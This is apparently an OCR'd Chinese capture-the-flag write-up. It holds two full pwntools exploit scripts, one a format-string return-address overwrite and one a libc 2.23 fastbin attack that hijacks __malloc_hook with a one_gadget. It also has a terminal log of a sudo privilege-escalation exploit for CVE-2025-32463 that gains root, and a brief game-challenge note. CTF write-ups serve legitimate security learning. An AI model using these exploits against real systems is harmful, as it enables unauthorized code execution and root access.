
pwn

我最好的初代同事



三次机会，第一次泄露栈地址和返回函数地址，返回函数地址拿到pie偏移

因为长度不够，不能通过向栈里写入地址来任意地址写入，所以找栈上本来就有的栈指针，将其写成指向返回地址，随后再第三次利用这个写入栈里面的地址来修改返回地址为success，getshell

exp如下

```
from pwn import *

context.log_level = 'debug'
#context.terminal = ['tmux', 'splitw', '-h']
def s(a):
    p.send(a)


def sa(a, b):
    p.sendafter(a, b)


def sl(a):
    p.sendline(a)


def sla(a, b):
    p.sendlineafter(a, b)
```

```python
def r():
    p.recv()


def pr():
    print(p.recv())

def ru(a):
    return p.recvuntil(a)

def rl(a):
    return p.recvline(a)


def itr():
    p.interactive()


def debug():
    gdb.attach(p)


choice=2
if(choice==1):
    gdbscript='''
    #b talk_with_god
    b read
    c
    '''
    p = gdb.debug('./fmt',gdbscript=gdbscript)
elif(choice==2):
    #127.0.0.1:55205
    p = remote('113.201.14.253',27538)
else:
    p = process('./fmt')
def test():
    ru(b"what's ")
    a=int(p.recvn(2))
    ru(b"add ")
    b=int(p.recvn(2))
    print(a,b)
    return a+b
def printf(payload):
    ru(b"leave")
    sl(b"1")
    #ru(b"Input:")
    s(payload)
for i in range(5):
    result=test()
    p.sendline(str(result).encode())
#debug()
```

```
printf(b"%8$p%10$p")
ru(b"Your input:")
#p.recvuntil("Your input:")
pie_addr=int(p.recv(14),16)-0x11a0
stack_addr=int(p.recv(14),16)

ra = (stack_addr+8) & 0xffff

ru(b"[2]leave")
sl(b"1")
payload=f"%{ra}c%10$hn".encode()
sleep(0.01)
s(payload)

ru(b"[2]leave")
sl(b"1")
backdoor_addr=pie_addr+0x14e3
backdoor_addr=backdoor_addr&0xffff
payload=f"%{backdoor_addr}c%14$hn".encode()
sleep(0.01)
s(payload)
#debug()

itr()
```

我不吃牛肉

libc2.23下的fastbin attack，主要思路是修改fast bin的fd为malloc hook，微调指针使得新分配的fast bin的size为0x7*，将realloc hook覆盖为one gadget，将malloc hook覆盖为realloc mov（调整栈帧gadget），触发malloc getshell

```
from pwn import *
from wstube import websocket
from ctypes import *

def s(a):
    p.send(a)


def sa(a, b):
    p.sendafter(a, b)


def sl(a):
    p.sendline(a)


def sla(a, b):
    p.sendlineafter(a, b)
```

```python
def r():
    p.recv()


def pr():
    print(p.recv())


def rl(a):
    return p.recvuntil(a)


def inter():
    p.interactive()


def debug():
    gdb.attach(p)


#    pause()
def get_addr():
    return u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))


def get_sb():
    return libc_base + libc.sym['system'], libc_base + next(libc.search(b'/bin/sh\x00'))


context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['tmux', 'splitw', '-h']
# p = process("./pwn")
p = remote("113.201.14.253", 26874)
libc = ELF("./libc.so.6")
libc2 = cdll.LoadLibrary("./libc.so.6")

def find_seed(target):
    for i in range(0, 2**32):
        libc2.srand(i)
        if libc2.rand() % 4 == target:
            return i

    return 0

def add(idx, size):
    sla(b"", str(find_seed(0)))
    sla(b"index:", str(idx))
    sla(b"size:", str(size))

def delete(idx):
    sla(b"", str(find_seed(1)))
    sla(b"index:", str(idx))
```

```python
def edit(idx, content, length):
    sla(b"", str(find_seed(2)))
    sla(b"index:", str(idx))
    sla(b"length:", str(length))
    sa(b"content:", content)

def show(idx):
    sla(b"", str(find_seed(3)))
    sla(b"index:", str(idx))

add(0, 0x500)
add(1, 0x60)

delete(0)
show(0)

p.recvline()
libc_base = u64(p.recv(6).ljust(8, b"\x00")) - ( 0x5bbc4b78 - 0x5b800000)
success(f"libc_base => {hex(libc_base)}")
add(0, 0x500)


add(2, 0x60)
add(3, 0x60)
add(4, 0x60)
delete(3)
delete(2)


#  0x7959c6fc6795
payload = b"A" * 0x60 + p64(0) + p64(0x71) + p64(libc.sym["__malloc_hook"] + libc_base -
(0xb10 - 0xaf5 + 8))
free_hook = libc.sym["__free_hook"]
success(f"{hex(free_hook + libc_base)}")

edit(1, payload, len(payload))
one_gadget = [0x45226, 0x4527a, 0xf03a4, 0xf1247]

system = libc_base + 0x453a0
binsh = libc_base + 0x18ce57
onegadget = libc_base + 0xf1247 # 0x4527a 0xf03a4 0xf1247
freehook = libc_base + 0x3c67a8
mallochook = libc_base + 0x3c4b10
realloc = libc_base + 0x84710
realloc_mov = realloc + 0x4
reallochook = libc_base + 0x3c4b08

add(5, 0x60)
add(6, 0x60)
payload = b"A" * 11 + p64(libc_base + one_gadget[1]) + p64(realloc_mov)
edit(6, payload, len(payload))
# gdb.attach(p)
```

```
sla(b"", str(find_seed(0)))
# payload = b"/bin/sh\x00"
# edit(7, payload, len(payload))

# delete(7)

inter()
```


InfoSec

最近还好吗

查了下suid权限的文件

```
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/mount
```


没什么特别的，猜测是最近ubuntu的提权漏洞，看下sudo的版本是1.9.16，搜索有没有对应的CVE，找到这个仓库



把脚本抓下来打就ok了。

```
-bash: ./exp.sh: Permission denied
pwn@4bfef9893e1f:~$ chmod 777 exp.sh
pwn@4bfef9893e1f:~$ ./exp.sh
[*] Exploiting CVE-2025-32463...
[*] Attempting privilege escalation...
root@4bfef9893e1f:/# cat flag
flag{bd59fb9e27cf32de746fb35dd813a84a}
root@4bfef9893e1f:/#
```

game

超级马里奥

通过就有flag，就是好卡